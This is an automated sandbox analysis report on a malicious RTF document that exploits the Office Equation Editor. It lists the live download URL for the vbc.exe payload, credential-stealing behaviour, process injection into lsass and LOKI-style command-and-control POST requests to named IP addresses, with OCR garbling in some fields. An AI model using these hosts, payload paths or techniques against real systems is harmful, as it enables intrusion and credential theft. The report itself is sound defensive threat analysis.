


Sandbox Analysis Report

Analysis Overview

| Generated time: | 2023/02/22 13:29:58 +00:00 | | | |
|---------------------------|--|-------------------|--|--|
| Submitter: | Manual Submission | Manual Submission | | |
| Overall risk level | High risk The object exhibited highly suspicious characteristics that are commonly associated with malware. | | | |
| Detections | Trojan.W97M.CVE201711882.SMN | | | |
| Exploited vulnerabilities | CVE-2017-1188 | | | |
| Analyzed objects | RTF document | 1 - malware.doc | 8D06387E577EF13546AAB1C4888C3D9109E7DA64 | |

Analysis Environments

| | win7 | win10 |
|--|------|----------|
| Anti-security, self-preservation | ✓ | ✓ |
| Autostart or other system reconfiguration | ✓ | ✓ |
| Deception, social engineering | | |
| File drop, download, sharing, or replication | ✓ | ✓ |
| Hijack, redirection, or data theft | ✓ | ✓ |
| Malformed, defective, or with known malware traits | ✓ | ✓ |
| Process, service, or memory object change | ✓ | ✓ |
| Rootkit, cloaking | ✓ | ✓ |
| Suspicious network or messaging activity | ✓ | ✓ |




▼ Object 1 - malware.doc (RTF document)

| File name | malware.doc |
|-----------|--|
| File type | RTF document |
| SHA-1 | 8D06387E577EF13546AAB1C4888C3D9109E7DA64 |
| SHA-256 | F9F5920A5E9235D1EE4ED4A225F95654689CFD7FA34150672055A499AB13A25D |
| MD5 | B889BA28933AF645637CA6036AD1CCC2 |
| TLSH | - |
| Size | 15815 byte(s) |

| Risk Level | High risk |
|---------------------------|--|
| Detection | Trojan.W97M.CVE201711882.SMN |
| Exploited vulnerabilities | CVE-2017-1188 |
| Threat Characteristics | Anti-security, self-preservation (2) Autostart or other system reconfiguration (22) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (23) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (19) Rootkit, cloaking (2) Suspicious network or messaging activity (13) |

Process Graph



? Process Graph Legend

| Tactics | Techniques | Notable Threat Characteristics |
|----------------------|---|---|
| Execution | Execution through API | Characteristics: 1, 2 |
| Persistence | Hidden Files and Directories | Characteristics: 1, 2 |
| Privilege Escalation | Process Injection | Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6 |
| | Access Token Manipulation | Characteristics: 1, 2 |
| Defense Evasion | Process Injection | Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6 |
| | Process Hollowing | Characteristics: 1 |
| | File Deletion | Characteristics: 1, 2 |
| | Access Token Manipulation | Characteristics: 1, 2 |
| | Deobfuscate/Decode Files or Information | Characteristics: 1 |
| | Hidden Files and Directories | Characteristics: 1, 2 |
| Credential Access | Credential Dumping | Characteristics: 1 |
| Discovery | Application Window Discovery | Characteristics: 1, 2 |
| | Process Discovery | Characteristics: 1, 2 |
| | System Information Discovery | ■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7 |
| | File and Directory Discovery | Characteristics: 1, 2, 3, 4 |
| | Network Share Discovery | Characteristics: 1 |
| Collection | Data from Local System | Characteristics: 1 |
| Command and Control | Commonly Used Port | Characteristics: 1 |
| | Standard Application Layer Protocol | Characteristics: 1 |

 $\ensuremath{\text{\fontfamily GMTT\&CK}}\xspace^{\textsc{tm}}$ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

| Characteristic | Significance | Details |
|---|--------------|---------------------------------------|
| Attempts to detect active running processes | • | Process ID: 3912 Info: enum processes |
| Attempts to detect active running processes | • | Process ID: 3864 Info: enum processes |

▼ Autostart or other system reconfiguration (22)

| Characteristic | Significance | Details |
|--|--------------|---|
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Reminders\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Caendar Summary\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\(Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E\)\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000 2\ Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000 |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | ••• | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE |
| Modifies important registry entries to perform rogue functions | • | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000 |
| Modifies file that can be used to infect systems | | %USERPROFILE%\vbc.exe |
| Modifies file that can be used to infect systems | | %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe |

▼ File drop, download, sharing, or replication (8)

| Characteristic | Significance | Details |
|--|--------------|---|
| Executes dropped file | | File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe |
| Executes dropped file | | File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe" |
| Deletes file to compromise the system or to remove traces of the infection | ••• | Process ID: 3912 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b 6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS |
| Deletes file to compromise the system or to remove traces of the infection | | Process ID: 3912 File: %APPDATA%/D2EFF9\94A37B.lck Type: VSDT_ASCII |
| Drops executable during installation | | Dropping Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL |
| Drops executable during installation | | Dropping Process ID: 3760 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL |
| Creates multiple copies of a file | | %APPDATA%\D2EFF9\94A37B.exe |
| Creates multiple copies of a file | | %USERPROFILE%\vbc.exe |

▼ Hijack, redirection, or data theft (23)

| Characteristic | Significance | Details |
|--|--------------|--|
| Executes commands or uses API to obtain system information | ••• | Process ID: 3696 Info: Obtains listing of open application windows |
| Executes commands or uses API to obtain system information | ••• | Process ID: 3760 Info: Obtains listing of open application windows |
| Executes commands or uses API to obtain system information | •== | Process ID: 3912 Info: Obtains system version from API result |
| Executes commands or uses API to obtain system information | •== | Process ID: 3864 Info: Obtains system version from API result |
| Executes commands or uses API to obtain system information | ••• | Process ID: 3696 Info: Obtains system version from API result |
| Executes commands or uses API to obtain system information | ••• | Process ID: 3760 Info: Obtains system version from API result |
| Executes commands or uses API to obtain system information | •== | Process ID: 3912 Info: Obtains file or directory info from API result |
| Executes commands or uses API to obtain system information | • | Process ID: 484 Info: Obtains file or directory info from API result |
| Executes commands or uses API to obtain system information | • | Process ID: 3864 Info: Obtains file or directory info from API result |
| Executes commands or uses API to obtain system information | ••• | Process ID: 3696 Info: Obtains file or directory info from API result |
| Executes commands or uses API to obtain system information | • | Process ID: 484 Info: Obtains drive info from API result |
| Executes commands or uses API to obtain system information | • | Process ID: 3696 Info: Obtains drive info from API result |
| Executes commands or uses API to obtain system information | • | Process ID: 3760 Info: Obtains drive info from API result |
| Executes commands or uses API to obtain system information | ••• | Process ID: 3696 Info: Enums share folder from API result |
| Accesses decoy file | | %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003* |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite |
| Accesses decoy file | | %APPDATA%\Mozilla\Firefox\profiles.ini |
| Attempts to dump credentials from memory | | Process ID: 484 Info: Attempts to dump credentials |

▼ Malformed, defective, or with known malware traits (5)

| Characteristic | Significance | Details |
|-------------------------------|--------------|---|
| Causes process to crash | •== | Process ID: 3912 Image Path: vbc.exe |
| Detected as obfuscated script | •== | File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 |
| Detected as known malware | ••• | Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 |
| Drops known malware | ••• | Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -VWRF0000.tmp SHA1: 17FDBE5B45842E668442DD3C0F4C00737AF5D82F Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 |
| Drops unknown malware | ••• | Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611 |

▼ Process, service, or memory object change (19)

| Characteristic | Significance | Details |
|---|--------------|--|
| Creates process | | Process ID: 3760 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding |
| Creates process | | Process ID: 3912 Image Path: %USERPROFILE%vbc.exe |
| Creates process | •== | Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe |
| Creates process | | Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe Shell Command: |
| Creates process | ••• | Process ID: 3760 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe" |
| Escalates process privileges to gain a higher level of access | ••• | Process ID: 3912 Info: Obtains system level privileges |
| Escalates process privileges to gain a higher level of access | ••• | Process ID: 484 Info: Obtains system level privileges |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: Isass.exe Injected Content: UE.SVW.8.pt.X.\n. |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: Isass.exe Injected Content: Bu |
| Resides in memory to evade detection | • | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `t\$t |
| Resides in memory to evade detection | • | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<> |
| Resides in memory to evade detection | • | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$}d |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ. |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3864 Injected API: SetThreadContext Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3864 Injected API: WriteProcessMemory Target Process ID: 3912 Target Image Path: %USERPROFILE%\\vdot\vdot\vdot exe |
| Resides in memory to evade detection | ••• | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0 |
| Injects memory with dropped files | • | Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe File: MZ. |
| Creates command line process | | Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe |

▼ Rootkit, cloaking (2)

| Characteristic | Significance | Details |
|-------------------------------|--------------|----------------------------------|
| Hides file to evade detection | | File: %APPDATA%D2EFF9 |
| Hides file to evade detection | | File: %APPDATA%D2EFF9194A37B.exe |

▼ Suspicious network or messaging activity (13)

| Characteristic | Significance | Details |
|--|--------------|---|
| Attempts to connect to suspicious host | | 79.110.62.142 |
| Attempts to connect to malicious URL | | URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS |
| Connects to remote URL or IP address | ••• | Connection: ÎÎÇÑÊÊÑÎÊÇĐ\x90*Š'2Đ™-‱5Đ™\x8d\$Ñ\x8f—\x8f:80 Content: . |
| Connects to remote URL or IP address | ••• | Connection: IÎÇNÊÊNÎIÊÑÎÊÇĐ\x90°Š'2Đ™-‰\$Đ™\x8d\$N\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-strea mlr\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2CV\nContent-Length: 177\r\nConnection: close\r\n\r\n |
| Connects to remote URL or IP address | ••• | Connection: ÎÎÇÑÊÈÑÎÎÊÇĐ\x90°Š'2Đ™-‰\$Đ™\x8d\$Ñ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\n\nContent-Ength: */"\r\nContent-Type: application/octet-strea m\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n |
| Connects to remote URL or IP address | | Connection: 208.67.105.148:80 Content: . |
| Connects to remote URL or IP address | ••• | Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */"\r\nContent-Type: applicat ion/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n |
| Connects to remote URL or IP address | ••• | Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1lv\nAccept: */\"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79. 110.62.142\r\nConnection: Keep-Alive\r\n\r\n' |
| Connects to remote URL or IP address | | http://79.110.62.142/8891/vbc.exe |
| Connects to remote URL or IP address | | http://79.110.62.142/8891/vbc.exe |
| Listens on port | | 0.0.0.9178 |
| Queries DNS server | | 79.110.62.142 |
| Exhibits bot behavior | ••• | Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157 |

▼ Network Destinations

| IP Address | Port | Location | Risk Level | Threat | Accessed By |
|----------------|------|----------|------------|--------|-------------|
| 208.67.105.148 | 80 | - | - | - | malware.doc |
| 79.110.62.142 | 80 | - | - | - | malware.doc |

| Domain | IP Address | Port | Location | Risk Level | Threat | Accessed By |
|---------------|------------|------|----------|------------|--------|-------------|
| 79.110.62.142 | - | 53 | - | - | - | malware.doc |

| URL | Site Category | Risk Level | Threat | Accessed By |
|-----------------------------------|----------------|------------|-------------------------|-------------|
| http://79.110.62.142/8891/vbc.exe | Disease Vector | High | WEB-THREAT_RAREWARE.WRS | malware.doc |

▼ Dropped or Downloaded Files

| File | Risk Level | Threat | Threat Characteristics | Source URL | Size (bytes) | SHA-1 |
|---|------------|-----------------|---|---------------------------------------|--------------|--|
| vbc.exe | High | VAN_WORM.UMXX | Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file | http://79.110.62.142/8891/vbc.ex e | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| | | | Attempts to dump credentials from memory | | | |
| | | | Causes process to crash | | | |
| | | | Detected as obfuscated script | | | |
| | | | Creates process | | | |
| | | | Escalates process privileges to gain a higher level of access | | | |
| | | | Resides in memory to evade detection | | | |
| | | | Injects memory with dropped files | | | |
| | | | Creates command line process | | | |
| | | | Hides file to evade detection | | | |
| | | | Connects to remote URL or IP address | | | |
| ~WRF0000.tmp | High | EXPL_CVE1711882 | Drops known malware | - | 16384 | 17FDBE5B45842E668442DD3C0F4C00737A F5D82F |
| vbc[1].exe | No risk | - | - | http://79.110.62.142/8891/vbc.ex e | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| 94A37B.exe | No risk | - | - | - | 974336 | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA |
| M1XKQVL.LNK | No risk | - | - | - | 1098 | BE3B2D8E49FDE3FBCE66A8E38470AFE154 227305 |
| malware.doc.LNK | No risk | - | - | - | 1228 | C17F607CCDF2D5721CF10F0F9278CEF561 E3FFB3 |
| Policy.vpol | No risk | - | - | - | 1496 | F67D996CDF1837E1A08C3E46FEBA2D3BC B47DE95 |
| Policy.vpol | No risk | - | - | - | 1500 | 372C672E99DD10CEEDC5FC859DDAC0D0 C7AD1BD8 |
| 2F1A6504-0641-44CF-8BB5-361 2D865F2E5.vsch | No risk | - | - | - | 106 | 82EC8E9770F8A810FE123C4461D67682861 ED05E |
| 106d4cef-dfce-42d1-9b09-597b34 30f7e8 | No risk | - | - | - | 468 | CA7F293A4A24FDD28394F0D5B2754081DB 59633F |

▼ Suspicious Objects

| Туре | Object | Risk Level |
|-------------|--|------------|
| File (SHA1) | 8D06387E577EF13546AAB1C4888C3D9109E7DA64 | High |
| File (SHA1) | 17FDBE5B45842E668442DD3C0F4C00737AF5D82F | High |
| URL | http://79.110.62.142:80/8891/vbc.exe | High |
| File (SHA1) | 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA | High |

▼ Analysis

| Event Type | Details | Parent PID | PID |
|-----------------|---|------------|------|
| Detection | Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142 | | |
| Detection | Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS | | |
| Detection | Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157 | | |
| Detection | Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 | | |
| Detection | Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF0000.tmp SHA1: 17FDBE5845842E668442DD3C0F4C00737AF5D82F Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92 | | |
| Detection | Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611 | | |
| Call System API | API Name: GetVersionExA Args: (12f8e4) Return: 1 | | 3696 |

| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 | | |
|---|--|--------------------------------------|--------------------------------------|
| | Info: Obtains system version from API result | | |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100ca | | 3696 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | |
| | Process ID: 3696 Info: Obtains listing of open application windows | | |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\\11.0\Word\Resiliency\\Value: None | | 3696 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\Startup\tens\Value: None | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C.1) Return: 3 | | 3696 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | 5050 |
| Detection | Process ID: 3696 | | |
| | Info: Obtains drive info from API result | | |
| Call System API | API Name: GetVersionExA Args: (12/07c) Return: 1 | | 3696 |
| Call System API | API Name: GetVersionExA Args: (12/208) Return: 1 | | 3696 |
| Call System API | API Name: GetVersionExA Args: (12eb88) Return: 1 | | 3696 |
| Call System API | API Name: GetVersionExA Args: (12f1f4) Return: 1 | | 3696 |
| Call System API | API Name: GetVersionExA Args: (12f1f4) Return: 1 | | 3696 |
| Write Registry Key | Key: HKEY_CURRENT_USERISoftware\Microsoft\Office\11.0\Word\MTTT Value: None | | 3696 |
| Add File | Path: %APPDATA%\Microsoft\Templates\-\$Normal.dot Type: VSDT_COM_DOS | | 3696 |
| Write File | Path: %APPDATA%IMicrosoft\Templates\-\$Normal.dot Type: VSDT_COM_DOS | | 3696 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100ca | | 3696 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100ca | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C.\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (CA) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C.\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (D.\) Return: 5 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (E\) Return: 2 | | 3696 3696 |
| Call System API | API Name: GetDriveTypeW Args: (F.\) Return: 2 | | |
| Call System API | API Name: GetDriveTypeW Args: (C.\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (C\() Return: 3 API Name: GetDriveTypeW Args: (\(\) \(\ | | 3696 3696 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#00000000000000000000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#[53f5630d-b6bf-11d0-94f2-00a0 c91efb8b]\) \Return: 3 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (E:\) Return: 2 | | 3696 |
| Call System API | API Name: GetDriveTypeW Args: (F:\) Return: 2 | | 3696 |
| Call System API | API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1 | | 3696 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[0], ppid[3696) Return: 1 | | 3696 |
| Call System API | API Name: evtchann.SendEvent Args: (e), imagepath(%CommonProgramFiles%\microsoft sharedEQUATIONEQNEDT32.EXE) Return: 1 | | 3696 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[0], ppid[3696) Return: 1 | | 3696 |
| Detection | Threat Characteristic: Creates process Process ID: 3760 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding | | |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE | 3696 | 3760 |
| ······································ | C\Usage\EquationEditorFilesIntt_1033 Value: 56560003 | 0000 | 0.00 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None | 3696 | 3760 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None | 3696 | 3760 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None | 3696 | 3760 |
| Call Internet Helper API | API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 | 3696 | 3760 |
| Detection | Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE\vbc.exe | | |
| Detection | Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe | | |
| Call System API | API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0 | 3696 | 3760 |
| Detection | Threat Characteristic: Queries DNS server | 3335 | 0.00 |
| Call System API | 79.110.62.142 API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0 | 3696 | 3760 |
| Call System API | API Name: GetVersionExA Args: (75110.02.142, 1, 3000000) Neturn: 1 | 3696 | 3760 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | 3030 | 0700 |
| Socoati | Process ID: 3760 Info: Obtains system version from API result | | |
| | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
| Call System API | API Name: GetVersionExA Args: (772d0298) Return: 1 | 3696 | 3760 |
| Call System API Call System API | • · · · · · · · · · · · · · · · · · · · | | 3760 |
| | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3700 |
| Call System API | | 3696 3696 | 3760 |
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | | |
| Call System API Call System API Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
| Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 3696 | 3760 3760 |
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 3696 3696 | 3760 3760 3760 |
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 3696 3696 3696 | 3760 3760 3760 3760 |
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 3696 3696 3696 3696 | 3760 3760 3760 3760 3760 |

| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
|--|---|--------------------------------------|--------------------------------------|
| Call System API | API Name: GetVersionExA Args: (12e434) Return: 1 | 3696 | 3760 |
